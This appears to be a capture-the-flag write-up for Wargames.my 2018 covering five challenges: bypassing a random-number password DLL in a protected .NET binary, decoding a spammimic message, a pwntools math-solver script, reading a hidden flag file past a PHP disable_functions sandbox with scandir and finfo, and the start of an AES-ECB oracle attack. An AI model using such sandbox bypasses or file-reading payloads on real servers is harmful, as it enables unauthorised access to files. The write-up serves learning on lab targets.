
Wargames.my 2018 writeup

woitheuk

Just Valid It


You are given a zip file with 3 files as follows:



Name	Date modified	Type	Size
flagpprint.exe	5/10/2018 3:13 PM	Application	17 KB
flagpprint.cs	25/9/2018 6:53 PM	Visual C# Source f...	2 KB
PasswordValidation.dll	25/9/2018 6:26 PM	Application extens...	9 KB

flagpprint.exe is a console .NET application coded in C#, flagpprint.cs is (supposedly) the source code for flagprint.exe and PasswordValidation.dll is just a normal DLL. BTW, you cannot just decompile flagpprint.exe because it's protected with ConfuserEx v1.0.0.

Checking the flagpprint.cs source file, it seems that the program's password will be verified by PasswordValidation.dll. Checking this dll in IDA, it seems that the dll does no password checking at all. It will only return a random number.



```
.text:10001010
.text:10001010                  public IsPasswordValid
.text:10001010 IsPasswordValid proc near              ; DATA XREF: .rdata:off_10002518↓o
.text:10001010                  push    0             ; Time
.text:10001012                  call    ds:_time64
.text:10001018                  push    eax           ; Seed
.text:10001019                  call    ds:srand
.text:1000101F                  add     esp, 8
.text:10001022                  jmp     ds:rand
.text:10001022 IsPasswordValid endp
```

This means that flagpprint.cs is not the source of flagpprint.exe and we need to decompile it. There is a lot of tutorial on the Internet for unpacking ConfuserEx. Below is the source of the .NET application after unpacking.

```
using System;
using System.IO;
using System.Net;
using System.Net.Security;
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;
using System.Text;

namespace FlagPrinter
{
	// Token: 0x02000003 RID: 3
	public class Program
	{
		// Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00000268
		public static string Decrypt(string cipherText, string passPhrase,
string saltValue, string hashAlgorithm, int passwordIterations, string
initVector, int keySize)
		{
			byte[] bytes = Encoding.ASCII.GetBytes(initVector);
			byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
```

```
            byte[] array = Convert.FromBase64String(cipherText);
            byte[] bytes3 = new PasswordDeriveBytes(passPhrase, bytes2,
hashAlgorithm, passwordIterations).GetBytes(keySize / 8);
            ICryptoTransform transform = new RijndaelManaged
            {
                Mode = CipherMode.CBC
            }.CreateDecryptor(bytes3, bytes);
            MemoryStream memoryStream = new MemoryStream(array);
            CryptoStream cryptoStream = new CryptoStream(memoryStream,
transform, CryptoStreamMode.Read);
            byte[] array2 = new byte[array.Length];
            int count = cryptoStream.Read(array2, 0, array2.Length);
            memoryStream.Close();
            cryptoStream.Close();
            return Encoding.UTF8.GetString(array2, 0, count);
        }

        // Token: 0x06000004 RID: 4 RVA: 0x00002052 File Offset: 0x00000252
        public bool AcceptAllCertifications(object sender, X509Certificate
certification, X509Chain chain, SslPolicyErrors sslPolicyErrors)
        {
            return true;
        }

        // Token: 0x06000005 RID: 5 RVA: 0x00002104 File Offset: 0x00000304
        public static void Main()
        {
            for (;;)
            {
                Console.Write("Enter password: ");
                string password = Console.ReadLine();
                Console.Write("Authentication: ");
                if (NativeMethods.IsPasswordValid(password) == 0)
                {
                    break;
                }
                Console.WriteLine("REJECTED!\n");
            }
            string passPhrase = "This is not the fl4g";
            string saltValue = "g$r4mK4$aR";
            string hashAlgorithm = "SHA1";
            int passwordIterations = 1337;
            string initVector = "wargamesmynanosx";
            int keySize = 256;
            WebResponse response = WebRequest.Create(new
Uri("https://janganhackstorbarangpls.wargames.my/f85ee8d101fce12a750377804bfe76be
6b8753b225a72e73b0167200")).GetResponse();

    Console.WriteLine(((HttpWebResponse)response).StatusDescription);
            string arg = Program.Decrypt(new
StreamReader(response.GetResponseStream()).ReadToEnd(), passPhrase, saltValue,
hashAlgorithm, passwordIterations, initVector, keySize);
            Console.WriteLine("ACCEPTED!\n");
            Console.WriteLine(string.Format("Flag : {0}", arg));
            Console.ReadKey();
        }
    }
}
```

There’s a for loop in Main() that will run forever unless the function in the dll returns 0. If 0 is returned, the program will decrypt and display the flag.

There are several ways to solve this:

a) patch the function in the DLL to always return 0
b) run the program multiple times and hope that 0 will be returned by the DLL (highly unlikely)
c) Copy the source code into Visual Studio (create a new console .NET application), remove the for loop, compile and run the program.

I choose option c and once compiled and run, I got the flag. I can't remember what's the flag since the ciphertext (which contains the flag) will be downloaded from the server (before being decrypted and displayed) and as of writing, the server is down. ☹

Wargames.my 2018 writeup

woitheuk

Business Proposal

You are given a text message that seems like a SPAM message:

```
Dear Business person ; This letter was specially selected
to be sent to you . If you no longer wish to receive
our publications simply reply with a Subject: of "REMOVE"
and you will immediately be removed from our club .
This mail is being sent in compliance with Senate bill
2516 , Title 6 , Section 301 . THIS IS NOT A GET RICH
SCHEME ! Why work for somebody else when you can become
rich inside 47 weeks ! Have you ever noticed how long
the line-ups are at bank machines and nearly every
commercial on television has a .com on in it ! Well,
now is your chance to capitalize on this ! We will
help you deliver goods right to the customer's doorstep
and increase customer response by 170% ! The best thing
about our system is that it is absolutely risk free
for you . But don't believe us . Prof Simpson who resides
in Maryland tried us and says "I was skeptical but
it worked for me" ! We are licensed to operate in all
states ! We IMPLORE you - act now . Sign up a friend
and you'll get a discount of 30% . God Bless ! Dear
Cybercitizen ; You made the right decision when you
signed up for our mailing list . If you are not interested
in our publications and wish to be removed from our
lists, simply do NOT respond and ignore this mail .
This mail is being sent in compliance with Senate bill
2116 , Title 9 , Section 301 . This is a ligitimate
business proposal . Why work for somebody else when
you can become rich as few as 97 months . Have you
ever noticed people love convenience plus society seems
to be moving faster and faster ! Well, now is your
chance to capitalize on this ! WE will help YOU deliver
goods right to the customer's doorstep & turn your
business into an E-BUSINESS . The best thing about
our system is that it is absolutely risk free for you
! But don't believe us . Ms Anderson of Hawaii tried
us and says "I was skeptical but it worked for me"
! We are licensed to operate in all states ! We BESEECH
you - act now ! Sign up a friend and you get half off
! God Bless .
```

Obviously, this requires http://www.spammimic.com/decode.shtml

Just paste the message in and hit decode and you'll be presented with the flag:
wgmy:{spam_spam_spam}

Wargames.my 2018 writeup


woitheuk

You Math Bro


You need to connect to a given address and you'll be presented with 30 math questions that you need to answer within 40 seconds in order to get the flag. If you're extremely good in math, you probably wouldn't need to make a script to answer all of the questions. Below is a script that I came up with.

```
from pwn import *
c = remote('206.189.93.101', 4343)
print(c.recvline())
print(c.recvline())
print(c.recvline())
c.send('start\n')
print(c.recvline())
for i in range(30):
        data = c.recvline()
        print(" : " + data)
        if data.find(';'):
                math = data[data.find("]")+1:data.find(';')]
        else:
                math = data[data.find("]")+1:]
        math = math.replace('x', '*')
        print(" m: " + math)
        s = eval(math)
        c.send(str(s) + '\n')
        print(c.recvline())
c.interactive()
```


Upon running the script, I got the following output from the server 😋




```
root@kali:~/Desktop# python math.py
[+] Opening connection to 206.189.93.101 on port 4343: Done
Welcome to match class.

You're required to answer 30 questions within 40 seconds.

Type 'start' to start answering.



 : > Progress [1/30] 30 + 9

 m:  30 + 9
Answer > Correct!

 : Progress [2/30] 49 x 18

 m:  49 * 18
Answer > Correct!

 : Progress [3/30] 52 + 16
```



```
 m:  52 + 16
Answer > Correct!

 : Progress [4/30] 57 + 20

 m:  57 + 20
Answer > Correct!

 : Progress [5/30] 15 - 10

 m:  15 - 10
Answer > Correct!

 : Progress [6/30] 58 x 18

 m:  58 * 18
Answer > Correct!

 : Progress [7/30] 15 - 11

 m:  15 - 11
Answer > Correct!

 : Progress [8/30] 56 x 53

 m:  56 * 53
Answer > Correct!

 : Progress [9/30] 21 + 13

 m:  21 + 13
Answer > Correct!

 : Progress [10/30] 10 - 9

 m:  10 - 9
Answer > Correct!

 : Progress [11/30] 49 + 21;print("y u eval bro");exit();

 m:  49 + 21
Answer > Correct!

 : Progress [12/30] 15 + 10

 m:  15 + 10
Answer > Correct!

 : Progress [13/30] 14 + 12;print("y u eval bro");exit();

 m:  14 + 12
Answer > Correct!

 : Progress [14/30] 12 + 9

 m:  12 + 9
Answer > Correct!

 : Progress [15/30] 15 x 10
```



```
 m:  15 * 10
Answer > Correct!

 : Progress [16/30] 12 x 9

 m:  12 * 9
Answer > Correct!

 : Progress [17/30] 19 + 11

 m:  19 + 11
Answer > Correct!

 : Progress [18/30] 37 + 17

 m:  37 + 17
Answer > Correct!

 : Progress [19/30] 33 + 19

 m:  33 + 19
Answer > Correct!

 : Progress [20/30] 11 - 10

 m:  11 - 10
Answer > Correct!

 : Progress [21/30] 14 - 13

 m:  14 - 13
Answer > Correct!

 : Progress [22/30] 37 x 11

 m:  37 * 11
Answer > Correct!

 : Progress [23/30] 16 - 11

 m:  16 - 11
Answer > Correct!

 : Progress [24/30] 13 + 10

 m:  13 + 10
Answer > Correct!

 : Progress [25/30] 30 x 27

 m:  30 * 27
Answer > Correct!

 : Progress [26/30] 51 + 35

 m:  51 + 35
Answer > Correct!
```



```
 : Progress [27/30] 21 x 12

 m:  21 * 12
Answer > Correct!

 : Progress [28/30] 37 - 27

 m:  37 - 27
Answer > Correct!

 : Progress [29/30] 12 + 10;print("y u eval bro");exit();

 m:  12 + 10
Answer > Correct!

 : Progress [30/30] 40 + 33

 m:  40 + 33
Answer > Correct!

[*] Switching to interactive mode
You're doing good! Here's the prize:
wgmy{d0_you_ev3n_m4th_br0}
[*] Got EOF while reading in interactive
```

Wargames.my 2018 writeup

woitheuk

PHP Sandbox

You are presented with a page that enables you to execute php code. However, not all php functions are allowed. You can start with *phpinfo();* to get to know all of the functions that are prohibited (look under *disable_functions*). Type in phpinfo() like so:

```
phpinfo();
```


The flag is probably located in the server that hosts the web application. So the plan is to somehow try to list all files in the remote server and see the content of a file which might contain the flag. A lot of functions are disabled so you need to find a function that is not disabled and can do what you want. I did some googling to locate php functions that deals with files (that are not in the disable function list).

I used *scandir* (see http://php.net/manual/en/function.scandir.php) function to get a list of files.

```
print_r(scandir(“.”));
```

There’s a secret php file, named **.supers3cr37file.php**. I then used finfo (see http://php.net/manual/en/class.finfo.php) to get the content of the secret php file which does contain the flag 😉

```
new finfo(“.supers3cr37file.php”);
```



Result

Notice: finfo::finfo(): Warning: offset `<?php /*$flag = 'wgmy{func_bl4ck1ist_1z_s0_b4d}';*/ ?>' line **1**

Wargames.my 2018 writeup

woitheuk

aes-ecb-magic

You are given a python file which supposedly contains the same code used to run the service to which you should connect to and try to get the flag

```
import os
import sys
from Crypto.Cipher import AES

import socketserver


flag         = <HIDDEN>
aes_key      = <HIDDEN>
PADDING_SIZE = <HIDDEN>


def padding(string):
    mod = len(string) % PADDING_SIZE
    pad = PADDING_SIZE - (PADDING_SIZE if mod == 0 else mod)
    return string + "\x41"*pad


class TCPHandler(socketserver.BaseRequestHandler):

    """
    The RequestHandler class for our server.

    It is instantiated once per connection to the server, and must
    override the handle() method to implement communication to the
    client.
    """

    def handle(self):

        print('[+] {} connected..'.format(self.client_address[0]))

        global aes_key
        global flag

        self.request.sendall("\n".encode())
        self.request.sendall("\n".encode())
        self.request.sendall("   ___                 _          ___     _ _
\n".encode())
        self.request.sendall("  / __\ __ _   _ _ __ | |_ ___   / __\_ _(_)
|\n".encode())
        self.request.sendall(" / / | '__| | | | '_ \| __/ _ \ / _\/ _` | |
|\n".encode())
        self.request.sendall("/ /__| |  | |_| | |_) | || (_) / / | (_| | |
|\n".encode())
        self.request.sendall("\____/_|   \__, | .__/ \__\___/\/
\__,_|_|_|\n".encode())
        self.request.sendall("           |___/|_|
\n".encode())
        self.request.sendall("\n".encode())
        self.request.sendall("\n".encode())
        self.request.sendall("Welcome to our service!\n".encode())
        self.request.sendall("Type anything, and we will give you encrypted
version of your text.\n".encode())
        self.request.sendall("It is secure (using AES-ECB 128-bit encryption),
so.... no worries!!!\n".encode())
        self.request.sendall("\n".encode())

        while True:

            # get user input
            self.request.sendall("Enter your input : ".encode())
            self.data = self.request.recv(16384).strip()

            if not self.data:
                print("[-] {} disconnected.".format(self.client_address[0]))
                break

            print("[+] {} sent '{}'..".format(self.client_address[0],
self.data.decode('utf-8')))

            aes_input = self.data.decode('utf-8') + flag        # magic!
            aes_input = padding(aes_input)                      # pad if not
within PADDING_SIZE block-size

            # encrypt your input with the most secure algorithm ever!
            cipher = AES.new(aes_key.encode(), AES.MODE_ECB)
            encrypted_text = cipher.encrypt(aes_input.encode())

            str_data = "Your encrypted text (in hex):
{}\n\n".format(encrypted_text.hex())

            self.request.sendall(str_data.encode())


def main():

    DEFAULT_PORT = 5000

    if len(sys.argv) > 1:
        DEFAULT_PORT = sys.argv[1]

    HOST, PORT = "0.0.0.0", DEFAULT_PORT

    # Create the server, binding to all interface on port specified by
DEFAULT_PORT or sys.argv[1]
    server = socketserver.TCPServer((HOST, PORT), TCPHandler)

    print('Listening on port {}..'.format(PORT))

    # Activate the server; this will keep running until you
    # interrupt the program with Ctrl-C
    server.serve_forever()


if __name__ == '__main__':
    main()
```

The program encrypts **data given by the user + flag + padding** using AES-128 block cipher in ECB mode. ECB is known to be insecure and will output the same block if given the same data. Each block of data is 16 bytes (32 hex characters).

The idea is to manipulate the input to find a pattern and from there, we can infer what's the flag.

Lets try some input:

input	output
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	**9be9337b43125a1ccce8388fe85b6d92** **9be9337b43125a1ccce8388fe85b6d92** ace456482898346de7cf5fea4b0fa6de df93b29e5a3c0053cb15897fe93caa16 0f51420478ce72d9c2bf8b37e96a1180
